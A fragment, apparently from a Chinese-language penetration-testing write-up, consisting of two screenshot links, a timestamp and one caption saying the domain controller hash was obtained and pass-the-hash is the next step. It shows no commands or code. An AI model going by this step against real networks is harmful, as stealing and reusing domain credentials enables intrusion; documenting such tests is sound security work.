
image-20260618014157873


拿到域控hash,进一步hash传递

image-20260618014538200

Prev
2026-06-18 01:53:36